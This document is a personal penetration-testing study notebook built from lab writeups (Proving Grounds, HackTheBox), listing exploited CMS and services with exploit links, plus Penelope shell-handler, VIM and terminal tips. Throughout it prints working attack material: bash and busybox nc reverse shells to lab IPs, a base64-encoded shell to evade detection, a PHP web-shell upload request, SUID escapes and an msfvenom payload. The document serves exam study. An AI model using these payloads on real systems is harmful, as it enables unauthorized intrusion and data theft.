 - cat /root/.ssh/id_rsa
 - And then we can SSH as root
-

In the [explorer](#) PG Practice, we were in the disk group, which was highlighted in yellow by linPEAS



```
Basic information

OS: Linux version 5.4.0-146-generic (buildd@lcy02-amd64-026) (gcc version 9.4.0 (Ubuntu 9.4.0-1ubuntu1~20.04.1)) #63-Ubuntu SMP Fri Mar 17 18:26:02 UTC 2023
User & Groups: uid=1000(dora) gid=1000(dora) groups=1000(dora),6(disk)
Hostname: dora
Writable folder: /dev/shm
[+] /usr/bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (linpeas can discover host, scan ports, and forward ports. Learn more with -h)
[+] /usr/bin/nc is available for network discovery & port scanning (linpeas can discover hosts and scan ports, learn more with -h)
```

It can read any file, and write to files not owned by root. So they used it to read [/etc/passwd](#) and they found a hashed password for root which they cracked and switched to root user using it

There is also a hacktricks on it:

- <https://hacktricks.boitotech.com.br/linux-unix/privilege-escalation/interesting-groups-linux-pe#disk-group>

Using string, and -h/--help and -v/--version to find information about unknown binaries

If you see a binary that you don't understand and it runs with SUID or something special, then try running it with -h/--help and -v/--version.

In the [Mzeeav](#) PG Practice, we had a binary that ran with SUID and we ran --version and saw that it was a "find" binary

```
www-data@mzeeav:/var/www/html$ /opt/fileS --version
/opt/fileS --version
find (GNU findutils) 4.8.0
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3.0+; GNU GPLv3.0+ later <https://gnu.org/>
```

So we can use the find SUID GTFO bins exploit to exploit it

- `/opt/fileS . -exec /bin/bash -p \; -quit`

You can also use [strings](#) to look at unknown binaries (also seen in OSCP challenge labs)

- This was seen [Workaholic](#) PG Practice

Gitea

Gitea 1.7.5 was exploited in [Roquefort](#) PG Practice. It was an unauthenticated RCE and very easy.

- <https://www.exploit-db.com/exploits/49383>

A more complex attack vector via Gite was seen in the [SkillForce](#) PG practice.

- We had to look at the git logs using gitea, as well as seeing that further examination of the **package.json** file reveals that the application is using a vulnerable version of the **tar-fs package**, which is known to be affected by **CVE-2024-12905**. This vulnerability allows for arbitrary file write/overwrite, which can potentially lead to remote code execution. We then used this to overwrite authorized_keys of a user to include our own new public key so we can login as that user.

- <https://themcsam.github.io/posts/tarFs-PoC/>
- <https://www.exploit-db.com/exploits/52268>

Random stuff

- If you want to get a password from USB stick, look at Mirai HTB
- The Wpwn PG Play root.txt said to look inside of USB, so we searched for the directory named USB, and then the flag was inside that directory
 - `find / type -d -name "USB" 2>/dev/null`
- If you get the error "su: must be run from a terminal" or something along those lines, then that means you need an interactive shell, like you need to upgrade your shell. So follow the upgrading reverse shell section to upgrade it
- Nagios XI (CMS) was exploited in [Monitoring](#) PG Play. It was version 5.6.0, but the write up used a version 5.6.0 exploit that worked
 - https://github.com/hadrian3689/nagiosxi_5.6.6/blob/main/exploit.py
- Koken (CMS) was exploited in [Photographer](#) PG play. It was actually a pretty in-depth exploit, so I thought it would be good to include the walkthrough
- The Monstra CMS (version 3.0.4) was exploited in [Monster](#) PG Practice. And in [this](#) writeup, they ran into a login ban from trying too many passwords, and they found a solution using [this](#) page. But basically, we can bypass this ban by adding another cookie `login_attempts=0` in any POST request
 - The [first writeup](#) is a lot more in-depth and provides two really interesting attack vectors for Monstra
- If you ever decode something as an image (like in the [Vegeta1](#) PG Play, we decoded base64 twice and it was a PNG since it had a PNG header at the top), then you can just save it as an image (ex. .png) and then you can open it and see what it looks like
- If you have **Social Warfare v3.5.2** (Wordpress Plugin) or an even earlier version, then look at the [SoSimple](#) PG Play for steps on how to exploit it using [this](#) website

- This [SoSimple](#) PG Play walkthrough shows us how to get a reverse shell from it while the one above just enumerates until they found a id_rsa
 - <pre>system("bash -c 'bash -i >& /dev/tcp/192.168.45.197/443 0>&1'")</pre>
- Also in the [Wpwn](#) PG Play
- <https://wpscan.com/vulnerability/7b412469-cc03-4899-b397-38580ced5618/>
- Here's a simple explanation from [SoSimple](#) PG Play
 - cat test.txt
 - # <pre>system('cat /etc/passwd')</pre>
 - http://192.168.187.78/wordpress//wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://192.168.45.208:80/test.txt
- You can also chain multiple commands like this to run one after the other:
 - <pre> system('cd /home/; find . ') </pre>
- If you see Linux 4.4.0–31-generic, then look at [Loly](#) PG Play which got root using this [exploit](#) (exploit DB ID 45010)
- If you ever run into a box using Adminer, an open-source database management website, then you can look at the [Tre](#) PG Play Walkthrough since it enumerates through that
- I was reading an [article](#) about OSCP studying and they randomly used CodeIgniter CMS version 4.2.0 as an example, which had a SQLi injection
- RecordedTV.library-ms (as seen in the SMB of Relia Challenge Lab) seems standard and useless
- RiteCMS Version 3 was exploited in the Relia Challenge Lab for 192.168.xxx.249 to get foothold into machine but only after we got into admin page by guessing **admin:admin** credentials. Easy Rite CMS exploit
 - <https://www.exploit-db.com/exploits/50616>
- CS-Cart 1.3.3 (CS Cart) was exploited in [PayDay](#) PG Practice which get them rev shell foothold. Apparently, the exploitDB didn't explain it will but [this](#) github did
 - [This](#) writeup found an LFI exploit from CS-cart too, but rev shell is better
- Simple PHP Photo Gallery v0.8 was exploited in [Snookums](#) PG Practice
 - It has both an RFI exploit (where you can upload reverse shell) and an automated exploit (that gives you shell), both of which are mentioned in the writeup.

- Hetemit PG Practice was a really hard box and it was about API and python and like SHA512 encryption for foothold. And then for priv esc, they had /sbin/reboot and a /etc/systemd/system/pythonapp.service file that they injected a bash reverse shell into
- Zenphoto 1.4.1.4 (CMS) was exploited in [Zenphoto](#) PG Practice. The crazy part is that you don't need to be authenticated, and you get a reverse shell!
- RDS (CVE-2010–3904) is a Linux Kernel exploit for Linux Kernel 2.6.36-rc8. This was exploited in the [Zenphoto](#) PG Practice.
 - LinPEAS also caught it but it was way down in the list of exploits, so probably best to manually enumerate kernel version and google it
- eXtPloRer was a website seen in [extplorer](#) PG Practice.
 - In [this](#) writeup, they showed how to find the root directory of the website (so we know where to upload rev shells) and then they taught us how to upload reverse and web shells.
 - In [this](#) writeup, they also showed the above, but also taught us how to enumerate files on the machine using extplorer
- The website RestAP was exploited in the [Walla](#) PG Practice after we logged in as admin. We looked at the system page which showed a console page that allowed direct command execution on the server. And then from there, we just checked for python, and then set a python rev shell back to ourselves
- **rpc.py** (found in [/opt/rpc.py](#)) was exploited in the [PC](#) PG practice. They saw it a process (running as root) was running /opt/rpc.py which is suspicious since anything in /opt/ is third party. So they found this exploit and used it to add their user to /etc/sudoers
 - <https://www.exploit-db.com/exploits/50983>
- Responsive FileManager 9.13.4 (LFI for foothold) and openemr 5.0.1 (authentication for reverse shell) were both exploited in Apex PG Practice
 - [Here](#) is more in-depth writeup
 - [Here](#) is short writeup
 - Here are the Responsive FileManager 9.13.4 exploits:
 - [Here](#) (49359)
 - [Here](#) (45987)
 - The one used for openemr was exploitdb 45161 and they both downloaded from searchsploit

- Apache Tomcat/7.04 (Tomcat 7.0.4) was enumerated in the [Sorcerer](#) PG Practice and used to find ZIP files that had SSH keys
 - You should look at other writeups too since the one I linked was short
- htmy was enumerated in [Sybaris](#) PG Practice but nothing was useful there but it did teach us how to enumerate a little
- Grav CMS (GravCMS) was exploited in Astronaut PG Practice. NO AUTHENTICATION NEEDED and they got rev shell from it
 - In [this](#) writeup, they used exploitDB
 - <https://www.exploit-db.com/exploits/49973>
 - In [this](#) writeup, they used exploitDB but it pointed to a metasploit module
 - <https://www.exploit-db.com/exploits/49788>
 - The module was [/linux/http/gravcms_exec](#)
- BoxBilling CMS (<=4.22.1.5) was exploited in [Bullybox](#) PG Practice. It was (CVE-2022-3552). It needed admin authentication beforehand.
 - This is the github exploit they used for RCE
 - <https://github.com/0xk4b1r/CVE-2022-3552>
 - [This](#) other writeup tried the exploitDB one but it didn't work, so they used the same github one
- LimeSurvey (we had version 5.3.24) was exploited with RCE in [Marketing](#) PG Practice. But, the only thing is that we needed admin access, but it was just admin:password for the creds.
 - <https://github.com/Y1LD1R1M-1337/Limesurvey-RCE?tab=readme-ov-file>
 - You have to make an XML file (included in github) and a rev.php and then zip it, and then upload as a plugin. Follow instructions
 - **And ALSO, we were supposed to google "LimeSurvey" config file** and find [/application/config](#), which then had [/application/config/config.php](#) and use those creds!
- Subrion 4.2.1 was exploited in the [exfiltrated](#) PG Practice. It needed authenticaation (which was just admin:admin) and then once you have authentication you can run the exploit which gives you RCE:
 - <https://www.exploit-db.com/exploits/49876>

- Grafana was exploited in [Fantastic](#) PG Practice. In this writeup, they used two exploits, and got a .db file which they found credentials for. And then they fixed up the exploit to crack the hash and got creds for SSH.
 - [This](#) is a more in-depth tutorial and explains the process more
- rconfig 3.9.4 was exploited in Quackerjack. However, the exploits used were not specific to 3.9.4 but rather 3.9 and 3.93. We started with no creds but then found creds using exploit, and then used another authenticated RCE exploit after getting creds
 - [This](#) writeup was the shortest and used this SQL injection exploit for rconfig 3.9 which gave us admin MD5 password hash, and then we used to authenticate, and then we used an RCE exploit to get back shell
 - [This](#) writeup used an unauthenticated RCE exploit which didn't work but did give us the admin MD5 password hash and then used the authenticated RCE exploit to get shell
 - [This](#) writeup was long but goes into more depth
- Atlassian confluence 7.13.6 was exploited in the Flu PG Practice using an OGNL injection. It was an unauthenticated RCE!
 - [This](#) writeup tries a bunch of exploits from github and found one that works
 - https://github.com/jbaines-r7/through_the_wire/blob/main/through_the_wire.py
 - [This](#) writeup uses a metasploit module which worked
 - exploit(multi/http/atlassian_confluence_namespace_ognl_injection)
- Gerapy 0.9.7 was exploited in [Levram](#) PG Practice
 - <https://www.exploit-db.com/exploits/50640>
 - The exploit actually gave a "list index out of range" python error since there were no project created, so we had to manually create a project in order to fix error
- **Laravel 8.4.0** was exploited with the help of [Lavita](#) in the [LaVita](#) PG Practice. Laravel 8.4.0 was only vulnerable to CVE-2021-3129 if it has debug mode on. But it didn't. According to the right up, we can check by going to "[/_ignition/execute-solution](#)" and if it gives an error, than debug mode is not on.
 - But then there was another website called Lavita that allowed you to turn debug mode on. And so we did
 - And then we can use this exploit on Laravel to get rev shell

- <https://github.com/joshuavanderpoll/CVE-2021-3129/tree/main>

- **Openfire 4.7.3** was exploited in Fired PG Practice. I read two writeups, and both seemed to use the same strategy
 - The two writeups are [here](#) and [here](#)
 - They used two exploits:
 1. The first one created new admin user and this is how we get past the authentication
 - a. <https://github.com/K3ysTr0K3R/CVE-2023-32315-EXPLOIT>
 2. The second is authenticated RCE
 - a. You can use this github (as seen in second writeup)
 - i. <https://github.com/miko550/CVE-2023-32315>
 - b. Or follow a blog post (as seen in first writeup)
 - i. <https://www.vicarius.io/vsociety/posts/cve-2023-32315-path-traversal-in-openfire-leads-to-rce>

- **TeamCity** was exploited in [Scrutiny](#) PG Practice, The exploit they used had some errors that they fixed using 0xdf's writeup for Runner HTB. This is because they had to turn on Debug mode using the admin creds that the exploit created. And then once they did that, they got RCE. And they also showed how to enumerate TeamCity
 - [Here](#) was the Runner HTB writeup
 - Here was the github exploit
 - <https://github.com/Stuub/RCity-CVE-2024-27198>
 - `python3 RCity.py -t http://teams.onlyrands.com/ - no-enum -c id`
 - Ran into errors
 - Take that token from the “value” field, then export to the TOKEN environment variable.
 - From the output, look for: `export TOKEN=<TOKEN HERE>`
 - `curl -X POST`
`'http://teams.onlyrands.com/admin/dataDir.html?action=edit&fileName=c onfig%2Finternal.properties&content=rest.debug.processes.enable=true'`
`-H "Authorization: Bearer $TOKEN"`
 - Then refresh
 - `curl`
`'http://teams.onlyrands.com/admin/admin.html?item=diagnostics&tab=dat aDir&file=config/internal.properties' -H "Authorization: Bearer $TOKEN"`

- Then run `python3 RCity.py -t http://teams.onlyrands.com/ -c id` again, now that debug mode is enabled.
- I ran a perl reverse shell from pentestmonkey's list and caught it on port 80.

- **Tinyfilemanager** (Tiny File Manager) was exploited in the SPX PG practice
 - There were two writeups. They both did it a little bit differently. You can try both methods. [Here](#) and [here](#)
 - The first one also had a good idea of Googling the config file name for SPX after finding LFI, and saw it was in `tinyfilemanager.php` which gave us creds.

- **Fast5 Prison Management System** was exploited in [vmdak](#) PG Practice
 - First, it was vulnerable to authentication bypass through a basic SQL injection payload.
 - <https://www.exploit-db.com/exploits/52017>
 - And then once we got authenticated, we used an authenticated remote code execution (RCE) issue in the add-admin.php functionality. We did this manually by going to /Admin/add-admin.php and created a user.
 - I intercepted the request using Burp Suite and modified the image content to include a PHP one-liner backdoor.

Request	Response
<pre> Request Raw Hex 16 Sec-Fetch-User: ?1 17 Te: trailers 18 Connection: close 19 20 -----8865955786948143403680639773 21 Content-Disposition: form-data; name="txtusername" 22 23 pentest 24 -----8865955786948143403680639773 25 Content-Disposition: form-data; name="txtpassword" 26 27 pentest 28 -----8865955786948143403680639773 29 Content-Disposition: form-data; name="txtphone" 30 31 Test@123 32 -----8865955786948143403680639773 33 Content-Disposition: form-data; name="avatar"; filename="shell.php" 34 35 9876543210 36 -----8865955786948143403680639773 37 Content-Disposition: form-data; name="exec"; filename="shell.php" 38 Content-Type: image/png 39 40 <?php echo shell_exec(\$_GET['e']); ?> 41 -----8865955786948143403680639773 42 Content-Disposition: form-data; name="btncreate" 43 44 45 -----8865955786948143403680639773--</pre>	<pre> Response Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Tue, 01 Oct 2024 06:38:20 GMT 3 Server: Apache/2.4.56 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Vary: Accept-Encoding 8 Content-Length: 11733 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 <!DOCTYPE html> 13 <html lang="en"> 14 <head> 15 <meta charset="utf-8"> 16 <meta name="viewport" content="width=device-width, initial-scale=1"> 17 <title> 18 New User - Prison Management system 19 </title> 20 <link rel="shortcut icon" href="../image/logo.png" type="image/x-icon" /> 21 <!-- Google Font: Source Sans Pro --> 22 <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,400i,700&display=fallback"> 23 <!-- Font Awesome --> 24 <link rel="stylesheet" href="plugins/fontawesome-free/css/all.min.css"> 25 <!-- Ionicons --> 26 <link rel="stylesheet" href="css/app.css"></pre>

- Once the PHP backdoor was successfully uploaded, I triggered a reverse shell using a BusyBox payload.
 - Payload used: `busybox nc 192.168.45.xxx 1234 -e /bin/sh`

- Jenkins was exploited in both [vmdak](#) PG Practice and also in Builder HTB. I will only be talking about vmdak since I haven't looked back at Builder HTB in a long time
 - First we used CVE-2024-23897 to get LFI as unauthenticated user
 - <https://github.com/godylockz/CVE-2024-23897>
 - And then we used that LFI to get admin password (specific to this box)
 - And then once we had credentials, we could use the Jenkins website to create "new builds" and we can inject code to those builds, like reverse shell

The screenshot shows the Jenkins configuration interface for a job named 'test'. The 'General' tab is active. In the 'Description' field, the text 'test' is entered. The 'Enabled' checkbox is checked. Below the description, there are three unchecked checkboxes: 'Discard old builds', 'This project is parameterized', and 'Execute concurrent builds if necessary'. At the bottom of the General tab, there is an 'Advanced' dropdown menu. The 'Source Code Management' and 'Build Triggers' sections are partially visible below the General tab. At the very bottom of the configuration page are 'Save' and 'Apply' buttons.

- Create new build

The screenshot shows a 'Configure' screen for a build job. On the left, a sidebar lists 'General', 'Source Code Management', 'Build Triggers', 'Build Steps' (which is selected), and 'Post-build Actions'. The main area is titled 'Build Steps' and contains a single step named 'Execute shell'. The command entered is 'busybox nc 192.168.45.173 8086 -e /bin/sh'. Below the command input field is an 'Advanced' dropdown and a 'Save' button.


- Put in rev shell

The screenshot shows the Jenkins project page for 'test'. The top navigation bar includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area shows the 'Project test' status with a 'test' workspace. On the left, there's a sidebar with options like 'Status', 'Changes', 'Workspace', 'Configure' (highlighted with a red box), 'Delete Project', and 'Rename'. On the right, there are 'Edit description' and 'Disable Project' buttons. The 'Permalinks' section lists four recent builds. The 'Build History' section shows two entries: '#3 Oct 1, 2024, 12:32 PM' and '#1 Oct 1, 2024, 12:29 PM', with the first one also highlighted with a red box. At the bottom, there are links for 'Atom feed for all' and 'Atom feed for failures'.

- Build it
- And then start listener and you should have root!
- If this didn't work, since we have shell from earlier, we could try many alternate methods like giving our user all sudo, or making /bin/bash with SUID

- SOPlanning was exploited in [BitForge](#) PG practice but it was a pretty long process since it took a long time to get credentials which were needed for RCE
- Zabbix from [Zab](#) PG practice was a legit service that was seen in the running processes via pspy64 but also it has ports on port 10050 and 10051 that were only listening on local host.
 - It was a really long attack. We first had to search up the Zabbix config file location which was [usr/share/zabbix/ui/conf/zabbix.conf.php](#)
 - And then those creds were used in mysql to get creds for Zabbix website
 - Once inside of Zabbix website, we could upload reverse shell Alert scripts and then using monitoring to trigger the script
 - But it didn't work probably because it detected our rev shell so we had to use base64 encoding

```
$ echo 'bash -i >& /dev/tcp/192.168.45.154/443 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ1LjE1NC80NDMgMD4mMQo=
(kali㉿kali)-[~/PG/Medium/Zab]
$ echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ1LjE1NC80NDMgMD4mMQo= | base64 -d | /bin/bash
```



- And it finally worked!

```

ftp> ls -al
229 Entering Extended Passive Mode (|||43759|)
150 Here comes the directory listing.
drwxr-xr-x  2  0          0        4096 Apr 14 17:53 .
drwxr-xr-x  4 1002      1002      4096 Apr 14 17:53 ..
-r--  1 33       33        170 Apr 14 17:53 .fuhfjkzbdsfuybefzmdbbzdcbhjzdbcukbdvbsdsvuibdvnbvdv
env
-rw xr-xr-x  1  0          0        5436 Apr 14 17:53 control-panel.php
-rw xr-xr-x  1  0          0        1389 Apr 14 17:53 fetch-credentials.php
-rw xr-xr-x  1  0          0        3752 Apr 14 17:53 index.php
-rw xr-xr-x  1  0          0        713 Apr 14 17:53 login.php
-rw xr-xr-x  1  0          0         88 Apr 14 17:53 logout.php
-rw xr-xr-x  1  0          0        51 Apr 14 17:53 users.php
226 Directory send OK.

```

.fuhfjkzbdsfuybefzmdbbzdcbhjzdbcukbdvbsdsvuibdvnbvdv

It definitely looked suspicious, but I couldn't read it with `less` or download it using `get`. I then tried accessing it with `curl`—and finally got a meaningful response.

```

(root@kali)-[/home/kali]
# curl http://offsec.lab/libspider/.fuhfjkzbdsfuybefzmdbbzdcbhjzdbcukbdvbsdsvuibdvnbvdv
FTP_BACKUP_USER=ss_ftpbckuser
FTP_BACKUP_PASS=ss_WeLoveSpiderSociety_From_Tech_Dept5937!

DB_CONNECT_USER=spidey
DB_CONNECT_PASS=WithGreatPowerComesGreatSecurity99!

```

- In this FTP server, we saw website source code, and then this really weird file name. So we were supposed to infer that this was a webpage too, and try accessing that endpoint, and we got creds from it
- From [SpiderSociety](#) PG Practice

- FileZilla 0.9.41 beta was mentioned to be seen a lot but never exploited
 - <https://medium.com/@Dpsypher/proving-grounds-practice-slort-2294f5ddde5b>

- **Argus Surveillance DVR 4.0** was exploited in the [DVR4](#) PG practice (Windows). First, they used an exploit from exploitDB to get LFI, which they used to get SSH key. They found the username through the website which they used to guess the location of the SSH key. And then they used a second exploit to decrypt a special Argus Surveillance

password stored in **C:\ProgramData\PY_Software\Argus Surveillance DVR\DVParams.ini** in order to find the password for the Administrator

- [Here](#) is another good writeup which is longer but it provides a list of special characters to try and guess what it is since the password crack said the last character was "unknown"
 - Special characters list: !@#\$%^&*()?-+=
- <https://www.exploit-db.com/exploits/45296>
 - LFI
- <https://www.exploit-db.com/exploits/50130>
 - Cracking password encryption
- **GlassFish Server Open Source Edition 4.1** was exploited in the [Fish](#) PG practice through an LFI exploit. After searching online for GlassFish 4 config files to look at, we found [glassfish4/glassfish/domains/domain1/config/admin-keyfile](#) and [glassfish4/glassfish/domains/domain1/config/local-password](#) both of which had creds but were not crackable. And we could also read proof.txt! And then we later used it to read the config file of another service (**Synametrics File Manager**) which gave us creds for PE
- And then for privilege escalation, we exploited **GlassFish Server Open Source Edition 4.1** again. We used credentials to login, and then we enumerated the website which allowed us to upload a reverse shell. We saw the webpage was .jsf which is java related, so I think they must have used this as a hint to use a java rev shell
 - `msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.45.222 LPORT=443 -f war >shell.war`
- **Synametrics File Manager** was exploited in the [Fish](#) PG practice since we had LFI from a previous exploit and we used that LFI to look at the config file of Synametrics File Manager that we searched up and found to be in [/synaman/config/AppConfig.xml](#).
 - Also the config path can be found here:
<https://www.exploit-db.com/exploits/45387>
- Mantis Bug Tracker (Mantis BT) was exploited in the [Mantis](#) PG Practice where we were able to get LFI and then read Mantis Bug Tracker config file that gave us creds
- And then once we authenticated, we found a Mantis BT 2.5.2 exploit for RCE. It involved putting a reverse shell in a config file and then visiting the config file using the URL
 - <https://www.exploit-db.com/exploits/48818>

- pgAdmin Version 8.3 (pgAdmin 8.3) was exploited in the [SkillForce](#) PG practice. They used the exploit for RCE, and they had creds, but idk if creds were necessary.
 - https://www.shielder.com/advisories/pgadmin-path-traversal_leads_to_unsafe_deserialization_and_rce/
-

HackTheBox Summary

Nibbles:

- Webpage had nothing, but page source had a comment to a directory
- Accessed Nibbleblog 4.0.3 which had CVE-2015-6967
- There is a metasploit module that can get reverse shell (search nibbleblog)
- Somehow, we just HAD TO KNOW that the username and password was admin:nibbles
- Run the metasploit module and then get reverse shell for user.txt
- See that you can run a file, but you also have edit privilege, so you can delete all content in file and then replace it with this script to give you root privilege:
 - `bash -i`
- Then, get root flag

Builder:

- This one was all about Jenkins!
-

Penelope

Look into [Penelope](#) for upgraded shell

1. It allows you to open up another rev shell connection quickly! Really great if attack vector is long, and you are afraid your gonna accidentally close terminal, so just create a new rev shell connection on another tab
2. Run winPEAS and linPEAS in background without uploading
3. I think it's like evil-winrm and allows for "upload" and "download" stuff locally, so no need to CURL and stuff everytime!!!
4. For every shell that may be killed for some reason, automatically a new one is spawned. This gives us a kind of persistence with the target

5. Added the ability to bypass SSL verification for Internet downloads. So, you can try downloading exploits from web directly without having to first download on Kali first

How to add penelope to path so that you can just run "penelope" to open it:

- mkdir -p ~/.local/bin
- mv ~/penelope.py ~/.local/bin/penelope
- chmod +x ~/.local/bin/penelope
- echo 'export PATH="\$PATH:\$HOME/.local/bin"' >> ~/.zshrc
- source ~/.zshrc

This is assuming you are running zsh instead of bash.

- You can check what you are running by running `echo $SHELL`

How to open penelope:

- `penelope`
 - Listens on port 4444 by default

How to listen on a specific port:

- `penelope -p 80`

How to open another session of reverse shell:

1. `Fn + F12`
 - a. This gets you to the menu
2. `listeners`
 - a. This shows all the listeners
3. `listeners stop <id>`
 - a. Stop the listener of the port that you used for current rev shell
 - b. This is because we are going to reuse that port on the new listener. This is because sometimes only certain ports work for reverse shell, so it's safest to reuse the same port
4. Then on a new tab:
 - a. `penelope -p <port>`
5. Then on the original tab:
 - a. `spawn <port>`

```
(Penelope)-(Session [1])> spawn 80
[-] The port '80' is currently in use
[+] Attempting to spawn a reverse shell on 192.168.45.232:80
(Penelope)-(Session [1])
```
 - b. `spawn <port>`

```
(Penelope)-(Session [1])> spawn 80
[-] The port '80' is currently in use
[+] Attempting to spawn a reverse shell on 192.168.45.232:80
(Penelope)-(Session [1])
```
 - c. It is normal to see the error message in red! Check your new tab. It should have spawn in the new shell

How to download files from rev shell to local kali:

- `Fn + F12`
- `download <filename>`
 - It will tell you which file it downloaded it to in the output

How to download directories from rev shell to local kali:

- `Fn + F12`
- `download <directoryName>`

How to upload files from working directory to rev shell

- `Fn + F12`
- `upload <filename>`
 - You can edit the path relative to the working directory to upload any file on your kali to reverse shell
- `Fn + F12`
- `upload <filename>`
- `Fn + F12`
- `upload http://exploitdb....`

How to run LinPEAS in the background

- `Fn + F12`
- `run peass_ng`
 - This opens up a gnome-terminal
 - If you don't already have gnome-terminal, here is how to download
 - `sudo apt install gnome-terminal`

How to view and change resolution of VM

To view the resolution in VM:

- `xrandr`

To change it:

- `xrandr --output Virtual1 --mode 1600x900`

For VMWARE, I like having **1600x900** and then in my VM settings I have the maximum resolution set as **3840x2160**

On virtual box, I have **1646x915** which seems to be the best one for virtual box

Script

If you ever want to save your command and output to a file, this is how you do it

1. Every time you open a tab, run this:
 - a. `script -af ~/chat.log`
2. Then whenever you type in something, it will save it to a file in `~/chat.log`
3. And then once you want to read it, do this:
 - a. `ansi2txt < chat.log > chat_clean.log`
 - b. `subl chat_clean.log`
4. It's still kind of buggy

To stop the logging:

1. Either close the tab, or...
 2. `exit`
-

VIM

Guide: <https://vimschool.netlify.app/introduction/>

0. Configurations:

- If you want to add line numbers to configuration:
 1. `vim ~/.vimrc`
 2. `set number`
 - a. Add this line
- If you want to temporarily add line numbers:

1. `:set number`

1. Open and Close VIM

- Open a file: `vim filename`
 - Exit VIM:
 - Save: `:w`
 - Save and exit: `:wq`
 - Exit: `:q`
 - Exit without saving: `:q!`
-

2. Modes in VIM

VIM has three primary modes:

- **Normal mode:** Default mode for navigation and commands. Press `Esc` to enter this mode.
 - **Insert mode:** For text editing. Press `i` to start inserting text.
 - **Command mode:** For saving, exiting, or running commands. Press `:` to enter command mode.
-

3. Basic Navigation

- Move the cursor:
 - `h`: Left
 - `l`: Right
 - `j`: Down
 - `k`: Up
- Move by words:
 - `w`: Next word
 - `b`: Previous word
- Move to line start/end:
 - `0`: Beginning of the line
 - `$`: End of the line

- Go to specific line: `:<line_number>` (e.g., `:10` to go to line 10)
 - Use `:set number` to temporarily see line numbers
 - Move the cursor to the begin/end of file:
 - Start of file: `gg`
 - End of file: `G`
 - Move the **cursor** around the **screen**:
 - Highest line on the screen: `H`
 - Middle line on the screen: `M`
 - Lowest line on the screen: `L`
 - Move the **screen** around:
 - Move the screen to the top of the window: `zt`
 - Move the screen to the middle of the window: `zz`
 - Move the screen to the bottom of the window: `zb`
-

4. Editing Text

- Insert mode:
 - `i`: Insert before the cursor
 - `a`: Insert after the cursor
 - `o`: Open a new line below
 - `O`: Open a new line above
 - Delete:
 - `x`: Delete the character under the cursor
 - `dd`: Delete the entire line
 - `d$`: Delete from the cursor to the end of the line
 - Undo/Redo:
 - `u`: Undo
 - `Ctrl + r`: Redo
-

5. Copy, Cut, and Paste

- Copy (yank):
 - `yy`: Copy the entire line
 - `y$`: Copy from the cursor to the end of the line
 - Cut (delete):
 - Use the same commands as delete (`dd`, `d$`, etc.)
 - Paste:
 - `p`: Paste after the cursor
 - `P`: Paste before the cursor
-

6. Search and Replace

- Search:
 - `/word`: Search forward for "word"
 - `?word`: Search backward for "word"
 - `n`: Repeat search in the same direction
 - `N`: Repeat search in the opposite direction
 - Replace:
 - `:s/old/new/g`: Replace "old" with "new" in the current line
 - `:%s/old/new/g`: Replace "old" with "new" in the entire file
-

7. Working with Multiple Files

- Open another file: `:e otherfile`
 - Switch between files: `:bnext` and `:bprev`
 - View splits:
 - Horizontal split: `:split filename`
 - Vertical split: `:vsplit filename`
 - Navigate splits: `Ctrl + w` followed by `h/j/k/l`
-

8. Customization (Optional)

Create a `.vimrc` file in your home directory for custom settings. Example:

```
set number      " Show line numbers  
set tabstop=4   " Set tab width  
set expandtab   " Use spaces instead of tabs
```

•

9. Practice Resources

- Use `vimtutor` (run `vimtutor` in your terminal) to practice interactively.
 - Try out HackTheBox challenges and note commands you see frequently.
-

